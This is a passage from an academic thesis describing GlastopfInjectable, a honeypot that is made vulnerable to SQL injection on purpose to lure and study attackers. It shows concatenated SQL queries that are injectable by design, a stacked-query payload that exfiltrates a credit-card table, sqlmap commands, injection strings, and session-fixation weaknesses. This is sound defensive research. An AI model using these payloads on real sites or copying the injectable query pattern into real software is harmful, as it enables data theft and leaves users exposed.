The overall emulator logic is shown by Figure 4.1. First, the fingerprinting module identifies the attacker (see section 4.3.2 for details). The correct database associated with the attacker is selected and if not present yet, created first. `AttackEvents` contain the attacker's raw request text and are given to each emulator. From there, URL parameters and form input are extracted and concatenated to the queries. This is intentionally an unsafe way of programming like shown in chapter 2.1. Finally, the queries are executed by the database engine and their results are embedded in the HTTP response. Like Glastopf's old user interface, the HTTP response contains an authentication form and a comments section.



Figure 4.1: Logic of the SQLInjectableEmulator

The extracted parameter names and queries of the `SQLInjectableEmulator` are hard coded:

Parameters

- login

- password
- comment

Queries

- **User selection for authentication**:

```
"SELECT * FROM users WHERE email = '" + login + "' AND password =
'" + password + "'"
```

- **Comment insertion**:

```
"INSERT INTO comments (comment) VALUES ('" + comment + "')"
```

- **Comment selection** (not injectable): `"SELECT * from comments"`

The emulator's intention is on one hand to provide easy exploitable SQL injection vulnerabilities, on the other hand the effort for the attacker has to have a convincing degree. The success of the attacker's SQL injections is dependent on many factors, such as identifying correct parameter names, using correct syntax that fits to the query and the internal logic of the web application. Especially the latter two take some trial and error effort, as the attacker cannot see the code of the web application (black box testing). In contrast, parameters are identifiable easily, because the HTTP page contains forms that indicate the correct parameter names. The authentication query as well as the comment insertion query both provide injection points for all kinds of SQL injection types. The application logic presents the query result to the attacker just to a certain level. For example, a successful authentication embeds the second column of the first row of the user selection query result into the HTTP response. Usually this is the e-mail address, that appears within the message "Logged in as email@example.com". Further results by the authentication query are not delivered to the attacker, thus are blind. Therefore, the comment selection supports an easy theft of information, see the honeytoken integration in section 4.3.3 for details.

The integration of the new emulator is done through Glastopf's `Classifier`. Before any emulator is called, the attacker's request is classified to determine the appropriate

emulator. The file `glastopf/requests.xml` defines request patterns and names for each attack type. Based upon the name, the emulator is called. The emulator `SQLInjectableEmulator` is integrated with the name `sqlinjectable` for request patterns that ask for database communication. This does not only include SQL injection attacks, but authentication and comment actions, as well.

4.3.2 Fingerprinting

The fingerprinting module's task is to identify attackers. In theory, different individuals are recognized as such and a revisiting individual is recognized as the same attacker as before. Hence, perfect fingerprinting is bijective, because each attacker is mapped to exactly one, distinct entry in the attacker table and each entry presents exactly one attacker. Figure 4.2 shows a bijective fingerprinting scenario with Botnet and NAT difficulties, both explained in section 2.3. In Figure 4.2 exactly four attackers are recognized by the honeypot, two of them in a LAN using the same IP-address, one of them has his own IP-address and the last one controls a botnet, which has several IP-addresses.



Figure 4.2: Perfect fingerprinting in theory

Unfortunately, in practice the goal of perfect fingerprinting with all NAT, dynamic IP-address allocation, onion routing and botnet problems is impossible to solve at low cost. Identifying onion routing and botnet attackers is a complex task, like explained

in section 2.3. Furthermore, the solving approaches are contrary: For example, several users in one LAN share the same IP-address and need to be distinguished. In contrast, one attacker behind a botnet uses many IP-addresses and needs to be summarized. GlastopfInjectable implements an approach focused on the NAT problem to achieve injectivity. To guarantee the highest isolation among attackers, they are separated even if their IP-addresses are equal.

The `Attacker` class defines an attacker object and handles the mapping to the attacker table in a log database. It offers methods for checking equality, that ensures object uniqueness. All attributes of the attacker are crucial for uniqueness, which are the IP-address and the HTTP headers "User-Agent", "Accept-Language" and "Accept-Encoding" for passive fingerprinting. This combination amends attacker distinction, because the probability that two different attackers with the same IP-address are distinguished is very high. Active fingerprinting is not used, because client side scripts are ignored by most browserless attack tools. Moreover, they can be blocked in the browser. Instead, abdication of active fingerprinting enables GlastopfInjectable to give consistent responses immediately without time consuming backward communication. Table 4.1 shows an example from the log files of the real attacks in chapter 5.5. The fingerprinting module recognizes two distinct attackers that have the same IP-address but different HTTP headers.

IP-Address	**Accept-Encoding**	**Accept-Language**	**User-Agent**
81.57.198.215	gzip, deflate, sdch	fr-FR,fr; q=0.8, en-US; q=0.6,en; q=0.4	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
81.57.198.215			Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij

Table 4.1: Fingerprinting with HTTP headers

But this technique also has its weaknesses. When HTTP headers are randomized or the attacker changes the attack tool or the machine, he is not recognized as the same

individual. Furthermore, this approach does not solve the problem of recognizing attackers with dynamic IP-addresses, using Tor or botnets.

4.3.3 Databases

GlastopfInjectable provides a real, distinct database for every attacker to interact with. These databases lack in security intentionally, for example they contain non-hashed passwords and honeytokens, that are discussed later. Data should seem sensitive and valuable to the attacker, but it has to be insensitive or artificial in reality.

Copy Mechanism

A copy mechanism is implemented, so that each attacker has his own database. As SQLite is used as Database Management System (DBMS), every database is exactly one file. Attacker assignment is achieved using the filename of the database that contains the ID of the attacker. If the database file does not exist yet, a copy of the original database is created. Since then it is reused for the returning attacker, as long as the file exists. For example, databases get lost during a sandbox rebuild, see section 4.3.4.

SQLite DBMS and SQLAlchemy Library

The decision which database management system is used leads to serverless SQLite, because it is popular, lightweight and easy to understand and work with. A Digital Ocean article [43] says, that "the entire database consists of a single file on the disk, which makes it extremely portable". Furthermore, Digital Ocean [43] describes SQLite as extremely fast and efficient due to interfaceless communication. But it has the disadvantage that it does not provide a user management [43]. SQLite [44] describes itself as "a software library that implements a self-contained, serverless, zero-configuration, transactional SQL database engine".

GlastopfInjectable's SQLite access is done through SQLAlchemy. According to

its documentation [45] SQLAlchemy is a Python SQL toolkit and object relational mapper, which supports SQLite, Postgresql, MySQL, Oracle, MSSQL, Firebird, Sybase and other databases.

Honeytokens

In chapter 3.3 the concept of honeytokens is already introduced. The attacker can be tracked later, when he attempts to misuse recognizable artificial data. This section is a discussion about a possible realization of honeytokens and their integration in GlastopfInjectable.

Here are some ideas which requirements have to be fulfilled by honeytokens:

- **Uniqueness for traceability**: A honeytoken has to be clearly identifiable as the exact same item as stolen, in order to alert misuse.
- **Non-affiliation to natural persons**: Honeytokens must not contain real information belonging to a natural person. Misuse of such can harm that natural person or the owner himself can trigger false alert.
- **Wide and clear area of misuse**: The attacker has to know where he can misuse stolen information, preferably at a wide range of other applications.
- **Misuse should clearly be a crime**: The attacker can have serious criminal intents or he is just searching for challenges. My personal opinion is that prosecution by law should not take place before the attacker commits a crime. On the other hand, Čenys and others [46] warn, that provoking criminal activities may contradict national or international law.
- **Authentic looking information**: Though honeytokens are artificial, they have to look authentic and unsuspicious. Čenys and others [46] suggest to mix real information, like names with unreal information, like artificial social insurance numbers.

Chen and Buford [8] propose fake credit card numbers issued by credit card companies as honeytokens. They are definitely unique, do not belong to real persons,

look authentic, misuse of such payment is clearly a crime, the area of misuse is any online shop and an alert is triggered during the payment process. Consequently, they are perfectly qualified as honeytokens. In contrast, authentication credentials like e-mail addresses and passwords are less qualified. It is difficult to make all artificial passwords unique, but unsuspicious. Storing passwords as plain text instead of the hashed passwords can also appear suspicious. They could be a mix of randomly generated strings with a high probability of uniqueness and popular, untraceable passwords from password lists. The e-mail addresses have to belong to reachable accounts to be authentic, but not belong to real persons. A further problem is the unclear and limited area of misuse. The area of misuse is rather the web application of the honeypot itself. The attacker might also get the idea to try to authenticate with stolen credentials at popular websites, hoping that the victim uses the same credentials there. Such popular websites would need to implement an alert system themselves, using GlastopfInjectable's honeytokens. It is doubtful that this happens. Finally, it is debatable if authentication misuse is already a real crime, as long as harmful exploitation of the victim does not occur.

A `creditcards` table is implemented in GlastopfInjectable. The fact that the support of credit card companies for honeytoken creation is needed, leads to the decision to use only test credit card numbers. They can be replaced with real honeytokens later. The Microsoft Support [47] lists some card numbers for testing purposes, with which verification works, but no payment is processed.

GlastopfInjectable gives the attacker the possibility to steal credit card numbers. A SQL injection example demonstrates how this can be done. With the use of the authentication parameters a stacked query (see section 4.3.7 for details about stacked queries) can be appended. The second statement selects some rows of the `creditcards` table and concatenates all columns and rows to one string and inserts the string into the `comments` table. As precondition the attacker has to find out the column names and the table names, for example by guessing popular ones.

```
';INSERT INTO COMMENTS (comment) SELECT ( group_concat(id || cardnumber ||
verificationcode || expirationdate || company || userid)) FROM creditcards
where id < 10 --
```

The result is, that credit card information is retrieved and shown among the comments on the webpage.

4.3.4 Sandboxing

GlastopfInjectable needs to offer a sandboxing mechanism, because of the execution of untrusted SQL code. Sandboxing is a security mechanism for running untrusted applications in a secure environment [48]. Virtual machines are one of the sandboxing approaches today [49]. According to Keahey and others [50] "a virtual machine (VM) provides an abstraction of the physical system itself so that multiple operating systems can coexist on the actual machine sharing its resource".

The SQLite databases, as well as their SQLAlchemy interaction are isolated inside a virtual machine. The creation of the virtualized environment is automated with Docker.

Docker

A Docker instance of a virtual environment is called container. Docker is a tool that automates the process of building and running distributed applications inside containers [51]. According to the Docker website [51] the difference between a Docker container and a virtual machine is that a virtual machine consists of an entire guest operating system. Instead, Docker uses the Docker engine which provides all dependencies to the application, that is running inside a container. The Docker engine runs the application in an isolated process on the host system. The Docker website [51] says, the benefits of Docker are resource isolation, portability and efficiency.

Sandboxing Alternate to Docker

There are alternate sandboxing technologies. One among them for Python applications is PyPy sandboxing. PyPy can run arbitrary untrusted Python code in a subprocess with a special sandboxed version of PyPy [52]. Though, the decision lead to Docker, because it is suitable to run any services and is not dependent on Python code. Thus, the SQLite databases are exchangeable with other DBMS. Furthermore, as soon as Docker is integrated, the recreation of the container does not require additional programming effort.

Sandboxing Architecture in GlastopfInjectable

GlastopfInjectable's `Injection` class prepares the SQL query. Then, there are two possibilities of execution. First is sandboxless, insecure local execution for developing purposes, done by the class `LocalClient`. Second is the secure execution in a Docker container that is the default and meant for production use. The second approach is explained in the following.

SQLite is serverless [44]. Therefore, the Docker approach consists of a Python client server logic, shown by Figure 4.3. The `DockerClient` sends the query from the GlastopfInjectable main application to the `DockerServer`, that is placed inside the Docker container and is waiting for queries. Moreover, the database name is sent for selection of the attacker-specific database. The `DockerServer` responds with the serialized result from the SQL execution.



Figure 4.3: GlastopfInjectable's sandboxing architecture

The Docker container creation is done with running the python script `setup_docker.py`. It automates the process of building a Docker image and creating the Docker con-

tainer from that image. The Docker image is built with the instructions from a Dockerfile [53]. GlastopfInjectable's Dockerfile is presented in Listing 4.1.

```
1  FROM ubuntu:14.04
2  MAINTAINER Rebecca Neigert
3
4  # Update the sources list
5  RUN apt-get update
6
7  # Install Python, basic Python libraries and other things
8  RUN sudo apt-get install -y python2.7 python-openssl python-gevent
9    libevent-dev python2.7-dev build-essential make
10 #...
11
12 # Open port 49153
13 EXPOSE 49153
14
15 # Copy needed folder into container
16 ADD temp /glastopf/
17
18 # Set the default directory where CMD will execute
19 WORKDIR /glastopf
20
21 # Set the default command a container shall execute
22 CMD ["python", "docker_server.py"]
```

Listing 4.1: Dockerfile of GlastopfInjectable

`setup_docker.py` uses Python's function to call a subprocess, that executes the Docker command

`docker build -t glastopfinjectable_dbserver_img glastopf/virtualization`.

It builds an image with the name `glastopfinjectable_dbserver_img` with instructions from the Dockerfile. The Dockerfile in Listing 4.1 performs installations and copies needed GlastopfInjectable files, such as some Python files and the original database for SQL injection attacks. A Docker container is an instance of a Docker image, that is created when a process from the image is started [54]. It is possible to start many containers from the same image. The command

`docker run -p 127.0.0.1:49153:49153 -i -t --name`

`glastopfinjectable_dbserver_container glastopfinjectable_dbserver_img`

creates a new container with the specified name from the specified image. Port 49153

of the container is bound to port 49153 of the localhost network interface on the host machine [55]. That means, that traffic arriving at port 49153 of the host's loopback interface is rerouted to the Docker container. As the loopback interface only receives packets from the same machine [56], the Docker container cannot be accessed externally by attackers.

During GlastopfInjectable's start the container is started or restarted in order to be prepared when needed.

The container can be recreated, when it was compromised or destroyed through the attacker or when database recreation is desired. Thus, the user can run `setup_docker.py` again. All old databases will be lost.

Single Container versus Several Containers

During design phase, it was a question whether each attacker's database should be placed inside distinct Docker containers or all databases should be summarized in one container. The decision lead to the second approach. In Table 4.2 a comparison is presented and thereafter discussed in detail.

	Single Container	**Multiple Containers**
Bottleneck	Reduced through threading.	No
User Isolation	Low: Compromise affects all databases. Access to other databases by SQL injection must be restricted.	High: Depends on fingerprinting.
Startup Time	Once, when Glastopf starts.	Each time a container is needed. Preventive startup logic needed.
Resources	Low	High: All probably needed containers run simultaneously.
Limits	-	In practice the number of simultaneous running containers is limited through issues, such as the number of PIDs, hardware resources, networking issues and the number of ports.

Table 4.2: Comparison of the single container and the multiple container solution

The apprehension that the `DockerServer` in a single container is a bottleneck for

receiving and executing SQL queries, is reduced through a threaded implementation. The server is able to handle requests simultaneously. The SQLite databases are locked for other threads only for a short duration.

The isolation among the attackers' databases is lower with the single container approach. When an attacker compromises the Docker container, all other users are affected by this. Security is discussed in chapter 5.4. The SQL injection tests do not achieve to compromise the Docker container or to manipulate other attackers' databases.

Starting containers takes a startup time of a few seconds. Hence, the multiple container logic delays the first HTTP responses of each visit. This problem could be compensated with preventive startup. All existing containers, that belong to frequent revisiting attackers plus some unassigned containers for new attackers are running at all times in order to be ready. The resource consumption is evaluated as disproportionately high compared to usage.

Another advantage of the single container solution is that there is no overhead resource consumption. Though, Docker containers are different from virtual machines, as the existence of the guest operating system is economized through the Docker engine [51]. But each Docker container holds its own application and dependencies. Hence, several containers consume more disk space, RAM and CPU than only one Docker container.

Docker does not specify a limit for the number of simultaneous running containers. Though, in a mailing list discussion [57] people claim to hit a limit of approximately 200, 500 or 800 containers on one server. Probable issues are the number of available process IDs, networking issues, hardware resources and finally, regardless of the earlier problems, the number of available ports (<65000).

To sum up, all mentioned difficulties arising through running many containers lead to limits that are not acceptable for a web application honeypot. The easier single container approach without organizational overhead is chosen.

4.3.5 Session Management

Glastopf's web page offers an authentication form. A boolean-based injection leads to a successful authentication. A non-functional session management would increase the attacker's skepticism after he has logged in manually but is logged out after the next request.

A simple session management is implemented as a cascaded emulator. This is an opportunity to add a new vulnerability to GlastopfInjectable, which is a purposely insecure behaving session management. The `SessionEmulator` issues a session ID in a cookie, when the user's request does not contain a valid session ID cookie. During the issuing process the session ID is calculated through incrementing a global counter. Additionally, for more convincibility expiration attributes are set, that make each session valid for only 30 minutes. The cookie is added to a global data structure, that stores all cookies and their state information. Storing cookies and state information is non-persistent, which means, that all cookies are lost after a GlastopfInjectable restart. Finally, the emulator sets the cookie through adding the `Set-Cookie` attribute to the HTTP headers of the response and with the session ID as cookie value. Such a response header can be seen in Listing 4.2.

```
1 HTTP/1.1 200 OK
2 Server: Apache/2.0.48
3 Date: Thu, 19 Feb 2015 16:23:20 GMT
4 Set-Cookie: sid=1; expires=Thu, 19 Feb 2015 17:53:20; Max-Age=1800
5 Content-Type: text/html; charset=utf8
6 Content-Length: 23519
```

Listing 4.2: Response header with a Set-Cookie field

The `SessionEmulator` is called with each request prior to any other emulator, that is chosen by the classifier. As this is the first cascaded emulator, a technique of response composition is created. Instead of setting and sending the response immediately, emulators add their response to a list and in the end all responses are merged together and sent. An overview can be seen in Figure 4.4.



Figure 4.4: Emulator cascade

The `SessionEmulator` offers methods for reading and updating a client's state to other emulators. The `SQLInjectableEmulator` checks if the user is already logged in and updates the user's state, if the user logs in successfully.

Automated tools that do not work with cookies and do not analyze a bigger context are not affected by this session management implementation. According to the sqlmap user manual [58] the user can specify to ignore a Set-Cookie header, but by default sqlmap handles cookies and sends them back to the server.

Session Hijacking Vulnerabilities

This session management has several vulnerabilities that permit session hijacking. The goal of the vulnerable `SessionEmulator` is to increase the attacker's interest in session theft and to observe such attacks on the honeypot. "The session hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the web server" [59]. Among GlastopfInjectable's session vulnerabilities are:

- Session fixation,
- Predictable session IDs,
- Missing cookie attributes for protection.

An example for session fixation is shown in Figure 4.5. The OWASP [60] describes the following procedure:

1. The attacker contacts the server.
2. The attacker receives a valid session ID from the server.

3. The attacker plants this session ID on the victim, e.g. inside an URL.
4. The victim sends a request including this session ID.
5. The victim authenticates itself, thus the session ID belongs to an authenticated session now.
6. The attacker can access the authenticated session with the session ID.

The attack is prevented by issuing a new session ID after authentication. This is not implemented in GlastopfInjectable, because a secure authentication is not the goal of the honeypot.



Figure 4.5: Session fixation example [60]

Furthermore, GlastopfInjectable's session IDs are highly predictable, because they are created by incrementing a global number, instead of being randomized. Hence, an attacker can guess other attackers' session IDs.

4.3.6 Graphical User Interface

Glastopf's main user interface is adopted, rather than delivering a HTTP body of plain text. It is modified where needed, in order to appear convincing. This section shows two adaptions shortly.

Template Builder

The result from the `SQLInjectableEmulator` is embedded in a nice looking web page. In fact, several SQL results dynamically build the final page. This is why a `TemplateBuilder` class is implemented, that helps to nest content recursively into a template as needed, like other templates or strings. For example, the base template is one of Glastopf's dork pages, an inner template can be the login form, embedded strings can be the comments or a login message inside the login form. In contrast to Python's `Template` class, the `TemplateBuilder's` substitution is done recursively. Afterwards, the HTTP response is ready for being sent by the `SQLInjectableEmulator`.

Reduce Dork Page Generation

As mentioned in section 3.1 and section 4.2, Glastopf has a very dynamic user interface because of dork page generation. To appear more convincing towards a human attacker and less disturbing for the analysis of attack tools it is reduced in GlastopfInjectable. For example, sqlmap is confused during its HTTP response analysis, displaying the message `[CRITICAL] target URL is heavily dynamic`. Though, the dynamic dork page generation is not removed completely, because it is responsible for the high detectability of the GlastopfInjectable instance by potential attackers [1]. The `DorkPageGenerator` class frequently generates five dork pages, of which one dork page is randomly chosen and delivered inside a HTTP response. The number of generated pork pages per interval is reduced from five to one. That means, the content of the GlastopfInjectable main page changes only every time interval (30 minutes).

4.3.7 Adjustment to the Techniques of the SQL Injection Tool "Sqlmap"

"Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers" [61]. It automatically tries to identify the injection techniques that parameters are

vulnerable to and fingerprints the database management system [61]. Tests with sqlmap, as well as some sqlmap code analysis are integrated into GlastopfInjectable's final implementation phase. The goal is to improve the behavior of GlastopfInjectable towards automated SQL injection tools.

According to the sqlmap usage manual [58] a user can specify the SQL injection type to test for with the `--technique` option. By default, sqlmap tests the specified injection point for all techniques and informs the user about the types that lead to a successful injection. Sqlmap knows the following techniques:

- B: Boolean-based blind,
- E: Error-based,
- U: Union query-based,
- S: Stacked queries,
- T: Time-based blind,
- Q: Inline queries.

Before the adjustments described below were implemented, sqlmap tests detected that GlastopfInjectable's authentication parameters are vulnerable only to union-based injections. Due to GlastopfInjectable's goal to keep an attacker interested, GlastopfInjectable is adjusted to appear vulnerable to preferably many sqlmap techniques. This increases the attackers' possibilities to realize intents, because more injection strings lead to a valid syntax in the final query. For example, with the support of stacked queries, the attacker achieves to realize his intents that require a second statement. The following subsections examine sqlmap's SQL injection strings and how sqlmap determines from the HTTP responses that a SQL injection was successful. Sqlmap's injection strings and the HTTP response analysis depend on the previous listed attack techniques. GlastopfInjectable's handling and responding is adapted, so that sqlmap finds as many injection techniques for exploitation as possible. The examination of sqlmap is done with its code version 0.9 and several

test runs. Additionally, Miroslav Stampar, one of the sqlmap developers gave some helping explanations during a private e-mail correspondence.

Due to readability, the example URLs in the following sections are shown without URL encoding. That means, the URLs are presented with legible SQL syntax:
`/login.php?login=blub@example.com&password=-6140' OR (1=1)-- .`
In order to work correctly, the URLs need to be encoded:
`/login.php?login=blub%40example.com&password=-6140%27%20OR%20%285677%3D5677%29--%20.`

Boolean-based blind

Boolean-based blind Injection Procedure In sqlmap's file `xml/payloads.xml` different combinations of the following boolean-based blind injection strings are found:

- AND boolean-based blind: `AND [RANDNUM]=[RANDNUM]`
- OR boolean-based blind: `OR ([RANDNUM]=[RANDNUM])`

Sqlmap is run against GlastopfInjectable with the following command:

```
python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=blub@example.com&password=bla" --dbms sqlite --technique B --level 5 --risk 3
```

Among the URLs sent by sqlmap in a HTTP request is
`/login.php?login=blub@example.com&password=-6140' OR (5677=5677)--`.
With GlastopfInjectable's query concatenation, the final query results in
`SELECT * FROM users WHERE email = 'blub@example.com' AND password = '-6140' OR (5677=5677)--'`.
As the condition in the where clause is always true, this leads to a selection of all users. Thus, GlastopfInjectable's logic picks the first user from the selection and authenticates him. The HTTP response contains the message "Logged in as bla@example.com" instead of a login form.

Boolean-based blind HTTP Response Evaluation by Sqlmap Though the success is pretty clear to humans, sqlmap has to determine whether the injection was

successful or not. For that, sqlmap uses the original HTTP response for comparison. The original response is triggered by the injection-less request with the user given URL. The file `lib/request/comparison.py` contains the logic for evaluating boolean-based HTTP response changes. Roughly speaking, a boolean-based blind injection is successful, when the HTTP response of a tautological expression (always true) is more similar to the original HTTP response than the HTTP response of a contradicting expression (always false). This sqlmap logic leads to a false negative, when sqlmap is started with incorrect credentials as above, as the contradicted SQL injection triggers the same response. It contains a login form with a message "Wrong username or password".

Boolean-based blind Adaptions for GlastopfInjectable Modifying GlastopfInjectable's logic for receiving a successful sqlmap feedback for boolean-based blind injections in any case does not make sense. Supposably, the well experienced sqlmap attacker knows, that he should test with correct credentials. A suggestion for GlastopfInjectable is to provide a form field for user registration, so that attackers are pushed in the right direction. Moreover, sqlmap is supposed to recognize a successful boolean-based injection, when started with correct credentials. For that, the responses for successful authentication and unsuccessful authentication have to differ clearly from each other, as sqlmap calculates with some tolerance. That is the reason why the unsuccessful authentication message is delivered as plain text in the response body now.

Error-based

Error-based Injection Procedure A look into the file `payloads.xml` shows, that there are neither SQLite specific nor generic error-based tests. The sqlmap argument `--dbms sqlite` results in no error-based tests being made. Hence, it is run without DBMS specification to provoke errors for other DBMS:

```
python sqlmap.py --url "http://192.168.56.101:8181/login.php?login=blub@
example.com&password=blub" --technique E
```

Among sqlmap's requests is found one for Microsoft SQL Server:

```
/login.php?login=blub@example.com' AND 1185=CONVERT(INT,(SELECT CHAR(113)
+ CHAR(120) + CHAR(106) + CHAR(120) + CHAR(113) + (SELECT (CASE WHEN
(1185=1185) THEN CHAR(49) ELSE CHAR(48) END)) + CHAR(113) + CHAR(112) +
CHAR(107) + CHAR(122) + CHAR(113))) AND 'vxZR'='vxZR&password=blub.
```

It provokes an `OperationalError` in the GlastopfInjectable backend due to SQLite unknown syntax.

Error-based HTTP Response Evaluation by Sqlmap According to the file `lib/techniques/error/use.py`, the error message in the target's HTTP response needs to contain the unescaped characters, which are injected before, in order to determine error-based injections as successful. Microsoft SQL Server would return something like "Conversion failed when converting the varchar value 'qxjxq1qpkzq' to data type int".

Error-based Adaptions for GlastopfInjectable GlastopfInjectable is modified to catch occurring database errors and to embed the error message in the HTTP response. That way, injected strings and values are reflected.

Furthermore, GlastopfInjectable has to unescape characters, because SQLite does not use its `char()` function. This is probably because the error occurs before, due to the SQLite foreign `INT` keyword. The response currently looks like this:

```
(OperationalError) no such column: INT u"SELECT * FROM users WHERE email
= 'blub@example.com' AND 1185=CONVERT(INT,(SELECT CHAR(113) + CHAR(120)
+ CHAR(106) + CHAR(120) + CHAR(113) + (SELECT (CASE WHEN (1185=1185)
THEN CHAR(49) ELSE CHAR(48) END)) + CHAR(113) + CHAR(112) + CHAR(107) +
CHAR(122) + CHAR(113))) AND 'vxZR'='vxZR' AND password='blub'".
```

Therefore, GlastopfInjectable gets a `char_unescape` function, that unescapes error messages.

The HTTP response now contains the error message:

```
(OperationalError) no such column: INT u"SELECT * FROM users WHERE
email = 'blub@example.com' AND 1185=CONVERT(INT,(SELECT qxjxq (SELECT
(CASE WHEN (1185=1185) THEN 1 ELSE 0 END))qpkzq)) AND 'vxZR'='vxZR' AND
password='blub'".
```

Unfortunately, sqlmap expects contiguous strings of unescaped characters including the correct conditional character '1' in the middle. It does not find an error-based vulnerability. But the provided solution hopefully tricks less smarter attack tools, humans and future sqlmap versions, when SQLite-specific error-based tests are included.

Union Query-based

Sqlmap already detects the success of union-based injections in GlastopfInjectable and no adaptions have to be made. Though, it is shown what sqlmap does and how GlastopfInjectable reacts.

Sqlmap tries to inject many different UNION ALL queries with which it approaches step by step the number of columns that are retrieved by the targeted query. The requests are analyzed, that sqlmap sends with the following command.

```
python sqlmap.py --url "http://192.168.56.101:8181/test.php?login=blub@
example.com&password=blub" --dbms sqlite --technique U
```

Among the requests is the following query:

```
/test.php?login=blub@example.com' UNION ALL SELECT NULL-- &password=blub.
```

Inside of GlastopfInjectable the concatenated query for authentication is

```
SELECT * FROM users WHERE email = 'blub@example.com' UNION ALL SELECT NULL--
' AND password = 'blub'.
```

The honeypot answers with an operational error complaining, that the left and the right side of the UNION ALL expression do not have the same number of result columns. With constantly increasing the number of NULL-columns in the appended UNION ALL query, sqlmap finds out how many columns the result has. With sending the request

```
/test.php?login=blub@example.com' UNION ALL SELECT NULL,NULL,NULL--
&password=blub
```

GlastopfInjectable authenticates the user successfully and sends the message "Logged in as None".

When sqlmap thinks the UNION ALL query was successful, it verifies the result with searching for reflective values from an UNION injection containing a SQL string concatenation. Following request is found:

```
